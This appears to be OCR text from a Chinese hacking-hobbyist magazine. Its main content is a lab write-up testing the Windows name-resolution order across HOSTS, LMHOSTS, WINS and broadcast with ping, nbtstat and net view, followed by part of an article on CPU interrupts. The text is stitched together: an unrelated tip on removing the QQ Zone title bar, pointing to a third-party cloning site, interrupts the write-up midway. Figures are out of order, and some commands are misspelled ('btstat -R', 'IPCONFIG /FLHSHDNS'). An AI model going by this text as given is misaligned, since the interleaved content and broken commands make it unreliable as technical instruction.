主机名（计算机名）名称：它是平面结构，用来标识本计算机的名称，支持最长255个字符，如admin2123456789123

NETBIOS名称：它是平面结构，一般用于局域网，支持最长16个字符，且最后一位保留。它的名称是在计算机名的基础上得来的，二者是不同的。如上面的主机名的NETBIOS名为admin2123456789。

二、计算机名称的解析方法及优先级

1、主机名和DNS名解析及优先级

查看DNS缓冲区记录→查看HOSTS文件→查找DNS SRV→查看NETBIOS名称缓冲区→查找WINS SRV→发送广播→查看LMHOSTS文件

2、NETBIOS名称解析及优先级

查看NETBIOS名称缓冲区→查找WINS SRV→发送广播→查看LMHOSTS文件→查看HOSTS文件→查找DNS SRV

三、具体实验

下面我们通过两个具体的实验来验证不同的计算机名的解析过程及优先级。

实验1、关于主机名及DNS名解析，我们通过PING命令来检测一下。

自己的计算机配置这样一些文件：

在HOSTS文件中加入这样一条记录：10.10.10.10 www.sina.com

让QQ空间标题栏 GO OUT

图 郝安山

从本文你可以学到：

如何去除QQ空间标题栏

一、免费标题栏

小菜我在1月的时候已经告诉过大家一种方法去除标题栏了，可是最近在帮别人弄空间时发现原来的方法已经失效，后来潜心研究又找到了新方法。

我们讨厌的并不是标题栏，而是颜色的反差，所以只要找一款黑色的标题栏就可以了，当然这要是免费的。我为大家找到两个符合条件的标题栏，分别是"守候"与"爱情同心"，进入QQ空间商城用关键字进行搜索就可以找到了，使用后的效果如图1、图2。




图1




图2

在这里希望"黑手"的兄弟们就不要大张旗鼓地告诉别人了，因为大家都明白：知道的人越多，失效越快。

二、透明标题栏

1月刊中介绍的就是失效的方法，有兴趣的朋友可以查阅，不过现在方法也过时了，但透明的效果还是可以达到。具体安全的方法还没有研究出来，所以只能靠克隆了。还好我的空间标题栏还是透明模式，大家克隆我的就可以了（myQ：446425113），如图3。




图3

最后告诉大家克隆的方法，之前已经发表过了，所以只给大家网址就好了：http://www.qzone6.com/。提醒下大家，使用时注意杀毒。本文没有技术含量，只告诉大家几个技巧，可以为你省下MONEY，这也就是本文的目的。

编辑点评：

不知道还有多少人在关注着QQ空间！小编我好久都没有对QQ空间进行管理了，更不用说去收集和研究这些方法和技巧了！不过我想，发表出来始终对部分人是有用的。

```
C:\Documents and Settings\Administrator>ping www.sina.com

Pinging WWW.SINA.COM [10.10.10.10] with 32 bytes of data:

Request timed out.

Ping statistics for 10.10.10.10:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
Control-C
^C
```

图1　ping 的结果

```
C:\Documents and Settings\Administrator>ping www.sina.com

Pinging jupiter.sina.com.cn [202.108.33.32] with 32 bytes of data:

Reply from 202.108.33.32: bytes=32 time=27ms TTL=245
Reply from 202.108.33.32: bytes=32 time=27ms TTL=245

Ping statistics for 202.108.33.32:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 27ms, Maximum = 27ms, Average = 27ms
Control-C
^C
```

图2　删除HOSTS 文件后的 ping 结果

```
C:\Documents and Settings\Administrator>ping www.sina.com

Pinging www.sina.com [10.10.10.13] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.13:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

图3　DNS 无效后的 ping 结果




图4　加入 WINS 服务地址

在LMHOSTS文件中加入这样一条记录：10.10.10.11　www.sina.com

配置一个WINS，加入一条记录：10.10.10.13　www.sina.com

我们开始执行命令：**PING WWW.SINA.COM**，如图1，确保之前没有执行过该命令得到正确的解析结果，或者用 **IPCONFIG /FLUSHDNS** 清除 DNS 缓存了。

以上结果在我们的预料之中，它是由系统查询HOSTS 文件得到的解析结果。因为当前 DNS 缓存中没有它的记录，我们把 HOSTS 中的记录删除或更改 HOSTS 的名称后，执行 PING 命令操作，结果如图 2。

这是系统通过 DNS 查询得到的正确结果。我们接着更改自己的 DNS 配置，让它指向一个无效的 DNS（总之让 DNS 无效），再执行 PING 操作，结果如图 3。

以上结果是系统在查找 **DNS 缓冲区记录 --HOSTS 文件 --DNS SRV--NETBIOS 名称缓冲区**都没有结果后找到 WINS 得到的解析结果。

特别提示：系统配置 WINS 后，要在本地系统的 TCP/IP 设置中加入 WINS 服务地址，如图 4，本实例中 WINS 服务器地址是 192.168.0.8。

注意，这里有几个概念要弄清楚：

DNS 缓冲区记录：是在第一次 DNS 名称解析后自动存入到缓存的，可以通过 **IPCONFIG /DISPLAYDNS** 来查看本地 DNS 缓冲区记录，**IPCONFIG /FLHSHDNS** 是清除本地 DNS 缓冲区记录。

NETBIOS 名称缓冲区：

```
C:\Documents and Settings\Administrator>nbtstat -c

网卡:
Node IpAddress: [192.168.0.8] Scope Id: []

                NetBIOS Remote Cache Name Table

      Name              Type        Host Address     Life [sec]
    ------------------------------------------------------------
    WWW.SINA.COM   <00>  UNIQUE          10.10.10.13          592
```

图5　执行NBTSTAT -c 的结果

```
C:\Documents and Settings\Administrator>ping www.sina.com

Pinging www.sina.com [10.10.10.11] with 32 bytes of data:

Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.10.10.11:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

图6　ping 的结果

1 是在第一次解析 NETBIOS 名称后自动存入到缓存的。

2 是在 LMHOSTS 文件中设定的。

可以通过 **NBTSTAT -c**（小写）来查看本地 NETBIOS 名称缓冲区，如图5，**NBTSTAT -R**（大写）是清除本地NETBIOS 名称缓冲区。

特别提示：即使这时我们让 HOSTS 文件起作用，再执行 PING操作会发现它会将WWW.SINA.COM解析成10.10.10.10，而不是 10.10.10.13。因为它的优先级高于 NETBIOS 名称缓冲区，这是不矛盾的。

我们接着往下做，这时将 WINS 服务停止工作，再来执行 PING 操作。这个时候要注意了，有时会得到和图3一样的结果！我们明明将 WINS 服务停止了，怎么还会找到它呢？这里其实是一个解析的优先级问题了，因为通过图 3 里显示的操作后，系统会在 NETBIOS 名称缓冲区中加入一条记录（如图 5），根据解析的优先级，系统会先在 NETBIOS 名称缓冲区找到这条记录，并解析出来。所以就没有我们预期的结果了，怎么办呢？

删掉它！输入命令：**NBTSTAT -R**，再来执行 PING 操作，结果如图 6。

其实在这之前还有一个广播查找的过程，因为在网上广播未能找到解析结果，所以就转向 lmhosts 文件了，所以得到如图 6 的解析结果。

实验 2、关于 NETBIOS 名解析，我们通过 nbtstat 命令来检测一下。

在自己的计算机上做以下配置：

在 HOSTS 文件中加入这样一条记录：10.10.10.10　admin2123456789
在LMHOSTS文件中加入这样一条记录：10.10.10.11　admin2123456789
配置一个 WINS，加入一条记录：10.10.10.13　admin2123456789
其中 admin2123456789 是本网中一台机器的 NETBIOS 名，它正确的 IP 是 192.168.0.21

首先执行 **NBTSTAT -R** 清除本地 NETBIOS 名称缓冲区，然后在本地机器上执行：**nbtstat -a admin2123456789**，得到的结果如图 7。

没有找到？明明在的呀，而且其它的电脑可以找到。我们先根据 NETBIOS 名解析的优先级来分析，因为 NETBIOS 名称缓冲区已经实行清空了，所以系统就找到 WINS 服务器了，里面有

```
C:\Documents and Settings\Administrator>nbtstat -R
    Successful purge and preload of the NBT Remote Cache Name Table.

C:\Documents and Settings\Administrator>nbtstat -a admin2123456789

网卡:
Node IpAddress: [192.168.0.8] Scope Id: []

    Host not found.
```

图7　得到的结果

```
C:\Documents and Settings\Administrator>nbtstat -c

网卡:
Node IpAddress: [192.168.0.8] Scope Id: []

                NetBIOS Remote Cache Name Table

     Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    ADMIN2123456789<00>  UNIQUE      10.10.10.13        237
```

图8 NBTSTAT -c 的结果

```
C:\Documents and Settings\Administrator>ping admin2123456789

Pinging ADMIN2123456789 [10.10.10.10] with 32 bytes of data:

Request timed out.

Ping statistics for 10.10.10.10:
    Packets: Sent = 1, Received = 0, Lost = 1 (100% loss),
Control-C
^C
```

图9 ping 的结果

```
C:\Documents and Settings\Administrator>nbtstat -a admin2123456789

网卡:
Node IpAddress: [192.168.0.8] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    ADMIN2123456789<00>  UNIQUE      Registered
    ADMIN2123456789<20>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    WORKGROUP      <1E>  GROUP       Registered

    MAC Address = 00-E0-4C-43-DD-5B
```

图10 执行结果

```
C:\Documents and Settings\Administrator>nbtstat -c

网卡:
Node IpAddress: [192.168.0.8] Scope Id: []

                NetBIOS Remote Cache Name Table

     Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    ADMIN2123456789<20>  UNIQUE      192.168.0.21       600
    ADMIN2123456789<00>  UNIQUE      192.168.0.21       600
```

图11 Nbtstat -c 的结果

```
C:\Documents and Settings\Administrator>net view \\admin2123456789
在 \\admin2123456789 的共享资源


共享名      类型   使用为   注释

-------------------------------------------------------------
常用软件    Disk
命令成功完成。
```

图12 可以访问共享

```
C:\Documents and Settings\Administrator>nbtstat -c

网卡:
Node IpAddress: [192.168.0.8] Scope Id: []

                NetBIOS Remote Cache Name Table

     Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    ADMIN2123456789<00>  UNIQUE      10.10.10.11        597

C:\Documents and Settings\Administrator>
```

图13 NETBIOS 名称缓冲区

一条记录：**10.10.10.13　admin2123456789**。于是它就将admin2123456789 解析成 10.10.10.13 了，自然就找不到了。

我们可以输入命令 **NBTSTAT -c** 进行验证，得到的结果如图 8，可以看到在 NETBIOS 名称缓冲区中多了这样一条记录了。

注意：这时如果用 PING　admin2123456789 会得到如图 9 的结果。

系统会将 admin2123456789 解析成 10.10.10.10，这是怎么回事呢？因为 PING 命令是操作的主机名而非 NETBIOS 名，所以解析顺序不一样了，按照第一种解析顺序来看结果就是正常的了。

我们接着做，先把 WINS 服务停止，然后使用命令：**btstat -R**（千万不要问什么了，上面应该讲得很详细了），再来执行 **nbtstat -a　admin2123456789**，结果如图 10。

命令执行成功了，因为这时系统是采取广播的方式了。再来看看缓冲区，输入命令：**Nbtstat -c**，结果如图 11，已经解析到正确的 IP 地址了。

奇怪现象的解释：这个时候我们执行**PINGadmin2123456789**，它仍然会解析成 10.10.10.10，当然不通了，但时我们却可以通过网上邻居访问。执行 **net view \\admin2123456789**，结果如图 12。

这是 admin2123456789 上的共享资源，可以正常访问了。这再一次证明了 PING 是针对主机名的，而网上邻居采用的是 NETBIOS 名。根据不同计算机名的访问过程就可以了解优先级的情况了。

继续操作，我们这时把 admin21234567889 这台机器从网络上拿掉（拔掉网线最省事了，呵呵），再来执行 **nbtstat -a admin2123456789**（别忘了清空缓存），结果跟图 7 一样，但也有不一样的。看看 NETBIOS 名称缓冲区吧，如图 13。

虽然都是没有找到NETBIOS名为admin2123456789的机器，但解析的结果是不一样的，因为这是系统在广播没有找到后通过 LMHOSTS 文件解析得到的结果。

现在我们再让 LMHOSTS 文件失去作用（我是通过修改文件名来达到目的的），执行 **nbtstat -a　admin2123456789**（别忘了清空缓存），结果跟图 7 一样，同样也有不一样的地方，看看 NETBIOS 名称缓冲区吧，如图14。

```
C:\Documents and Settings\Administrator>nbtstat -c

网卡:
Node IpAddress: [192.168.0.8] Scope Id: []

    No names in cache
```

图14 NETBIOS 名称缓冲区

咦，奇怪了，怎么没有记录了呀？因为 HOSTS 是解析的主机名或 DNS 名，所以不会出现在 NETBIOS 名称缓冲区了。

关于 HOSTS 文件与 LMHOSTS 文件的讨论

在网上看到对这个文件有很详细的解释了，有人提到它们的优先权。其实针对不同的计算机名，解析是不一样的，通过以上的实验已经证明了。我们要记住：**hosts 文件包含由 IP 地址和相应的主机名或 DNS 名称组成的静态查询表；Lmhosts 文件包含由 IP 地址和相应的 NetBIOS 计算机名称组成的静态查询表。它们是可以同时存在的。**

我相信通过上面两个实验是完全可以理解不同计算机名的解析方式及优先权了。要注意的是，实验成功的关键在于：一是实验前本地系统的配置要准确，二是适当的时候不要忘了清空缓存，不然会影响实验效果，导致我们的误解。

编辑点评：

域名的概念小菜们应该不陌生，但到底 NetBIOS 名是怎么回事，计算机名有什么用，这些问题你也清楚吗？通过本文，这些问题你都能找到答案，虽然入侵过程中也许用处不大，但在你处理电脑问题的时候，遇到相关问题你就能很快找到症结所在。想成为别人眼中的高手？其实不难。

WWW.NOHACK.CN



图五岳 Jian 派　HackRain

从本文您可以学到：
了解操作系统管理 CPU 的方法

上期的杂志缺了一篇，是因为作者本人很苦恼。前两篇连载，赤龙大哥在私下坦言看不大明白，加上土豆所言，我也很烦恼怎样用通俗的语言来继续我们的《操作系统原理》。

这个原理不是我创造的，我所做的是把我学到和总结的知识用我的方法介绍给更多的朋友。一来内容确实很多，二来那些抽象的知识很难具体化，不像拿个 WEBSHELL 的文章，哪怕看不明白，至少有方法在，有直观的截图在。所以，我能做的，只是尽我所能，加上朋友们的钻研，继续我们的操作系统原理之旅。

上期说到操作系统管理 CPU 的内容，接下来我们看看方法，究竟操作系统通过怎样的方法来管理 CPU 呢？其实一点都不复杂，就两个字：**中断**。

3、操作系统管理 CPU 的方法

讲到 CPU 状态时，已经说过中断技术。结合以前学到的知识我们知道，CPU 通过设备发出的中断请求信号，判断其优先级的形式来分配资源，所以中断技术理所当然的成为操作系统管理 CPU 的方法，接下来的内容也将围绕“中断”展开。

（1）中断的优点

中断技术能够大大提高 CPU 效率，使 CPU 在无中断请求时稳定处理当前对象，在有中断请求时快速、准确定位设备，判断下一步的工作。中断也大大简化了 CPU 的工作机制，虽然方式单一，却以最优的模式减少了 CPU 资源消耗。中断技术能够大大提高系统及时处理能力，使其对 CPU 资源的分配变得更严谨科学且简单易行。

（2）中断源和中断逻辑

这两者是 CPU 接收中断请求的方法。

中断源，顾名思义就是中断的源头，它可能是某一个硬件设备，但又不完全是，所以我们可以抽象的理解为一种导致中断的类型。所以，导致 CPU 接收到中断信号的原因我们就称为“中断源”，比如源于机器故障的中断，源于输入／输出设备的中断，源于程序的中断等。

中断源向 CPU 发出中断请求，这主要分为“可屏蔽中断请求”和“不可屏蔽中断请求”。

前者大多源于输入／输出设备，这种中断可以被 CPU 屏蔽，即让这些中断不起作用。当 CPU 接收到来自这些设备的中断请求，可以不予以响应。比如某个程序需要禁用键盘这个输入设备，会在程序的 PSW（这个前面有过讲解）中的中断屏蔽位中建立一个表示“是”的二进制值。当我们按下键盘时，CPU 依据程序 PSW 中的屏蔽位为“是”，就会对键盘发出的中断请求不做出任何回应，不同意它的请求，那么我们的按键自然不会有任何反应了。

再来看后者，“不可屏蔽中断请求”主要运用于系统故障，比如掉电、硬件冲突导致的停止当前运行等请求。当比较突发的状况发生时，这些中断源发出的中断请求是不可屏蔽的，且优先级很高。无论此时程序中的 PSW 中断屏蔽位处于怎样的值，都必须响应这个请求。

也有一些程序运行中的问题，比如缓冲区溢出、数据冗长以及软件中断，也是操作系统中重要的中断。我们可以看到，这些中断类型很多，就导致了很大几率的同时发生，可能在每个时刻发生两次或以上的中断，这时就需要依靠“**中断逻辑**”来判断中断的优先级，CPU 依照优先级的先后来依次响应中断。

那么 CPU 如何接收到中断源发出的中断信号呢？

在 CPU 中，有一个被称作“**中断寄存器**”的机构，中断源发出的中断信号不会直接到达 CPU，而是寄存在中断寄存器中。CPU 在完成一条指令的最后时刻会扫描中断寄存器，看是否有中断信号的存在。若没有，则继续执行下一条指令；若有，CPU 依靠识别中断码（**中断寄存器将中断信号内容按规定编码送入程序的 PSW 相应位置，称为中断码**）来响应中断，这些我们看似复杂的过程实际是一瞬间中完成的。

来理清下思路，中断源向 CPU 发出的中断信号首先寄存于中断寄存器中，CPU 在完成一条指令后开始扫描寄存器。扫描到以后，中断寄存器将信号送入程序的 PSW，形成中断码，CPU 再通过识别中断码就得到若干个中断信号（*真郁闷，本来一步完成的事，放到计算机中就变得复杂了*）。

接着再依照中断逻辑的优先级规定，判断处理的先后，针对每一个具体的中断信号，CPU 分析出这类指令是否为可屏蔽中断请求。若是，则查看指令对应的程序的 PSW 中，中断屏蔽位对应的值。对应为“是”则屏蔽，反之则不屏蔽。若为不可屏蔽中断，则无条件响应中断，以此反复。

（3）中断处理的过程

当我们知道 CPU 如何接收中断信号后，再来看看究竟在 CPU 机制中是如何处理这些中断的。这是一种软硬件结合的过程，涉及到很多知识，理解起来真的很困难。

首先，程序的 PSW 中的内容会存放到 CPU 的“堆栈寄存器”中，操作系统此时会根据 PSW 的规定来改变 CPU 的工作状态；

然后，将当前运行的指令的起始地址和下一条指令的地址信息存放到“堆栈寄存器”；

接着，从“中断向量表”中找到中断服务程序的首地址并交给 CPU；

最后，CPU 开始执行中断请求，即开始响应请求。当中断结束，CPU 会依次清除堆栈的信息，继续响应中断前的工作。

如图 1，为以上过程的示意图。




图1　示意图

（4）概念补充

